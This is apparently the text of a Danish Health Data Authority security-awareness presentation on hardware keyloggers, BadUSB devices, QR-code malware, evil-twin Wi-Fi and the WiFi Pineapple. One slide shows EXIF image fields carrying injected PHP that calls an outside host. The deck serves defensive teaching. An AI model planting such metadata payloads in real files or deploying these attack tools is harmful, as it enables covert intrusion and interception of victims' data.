
AirDrive Keylogger - Hardware USB Keylogger with Wi-Fi and 16MB memory

by AirDrive

★★★☆☆ 11 customer reviews | 12 answered questions

Price: $43.99

- Smallest keylogger on the market, only 0.8" (21mm) long
- Works as a Wi-Fi hotspot, connect from any computer, smartphone, or tablet
- Access keystroke data from web browser, no software or app necessary
- Retrieve data remotely without touching the device
- Supports over 40 national keyboard layouts



USBNinja Intermediate

$160.00 USD

Type Choose an option

- 1 +

Add to cart

SKU: N/A Categories: BADUSB, Featured

Price to get an USB in a specific PC ?

Another demo ☺

DANISH HEALTH
DATA AUTHORITY


QR codes


NO malware

SOME ☺ malware

QR codes


Til Demo af Qrcoder





QR codes

Til Demo af Qrcoder



```
EXIF

[Subimage0]Artist <?php file_get_contents('http://bankas.dk/fiskersSjov.php?act=art');?>
[Subimage0]Imagewidth   480
[Subimage0]imagelenght  800
[Subimage0]Imagedescription <?php file_get_contents('http://bankas.dk/Sjov.php?act=art');?>
```

The use of QR codes today ☺

DK: Følg linket for være den første til at modtage slideshowene fra præsentationerne!

UK/US: Follow the link to be the first to get the slideshows from the presentations!

Again another demo ☺

DANISH HEALTH
DATA AUTHORITY


Public Wifi as seen from a hacker


List ☺

Your smartphone
Keeps broadcasting
all the networks you
have ever been
logged into.

Hacking

WIFIPHISHER or Evil Twin





NEXT >

SALE

WIFI PINEAPPLE

$199.99

The leading rogue access point and WiFi pentest toolkit for close access operations. Passive and active attacks analyze vulnerable and misconfigured devices.

The WiFi Pineapple® NANO and TETRA are the 6th generation pentest platforms from Hak5. Thoughtfully developed for mobile and persistent deployments, they build on over 10 years of WiFi attack expertise.

WIFI PINEAPPLE


TETRA BASIC | NANO BASIC | TETRA TACTICAL | NANO TACTICAL

QTY

— 1 +

ADD TO CART

Man-in-the-middle



https://e-channelnews.com/top-5-most-dangerous-public-wifi-attacks/

DANISH HEALTH
DATA AUTHORITY

The Danish Health Data Authority
Ørestads Boulevard 5
DK-2300 Copenhagen S

T: +45 7221 6800
E: kontakt@sundshedsdata.dk
W: sundhedsdata.dk

Søren Bank Greenfield

SBGR@sundhedsdata.dk

Contact

DCIS SUND

DCISSUND@sundhedsdata.dk

DCISSund on Twitter
@dcissund

DCISSund information and news
www.sundhedsdata.dk/informationssikkerhed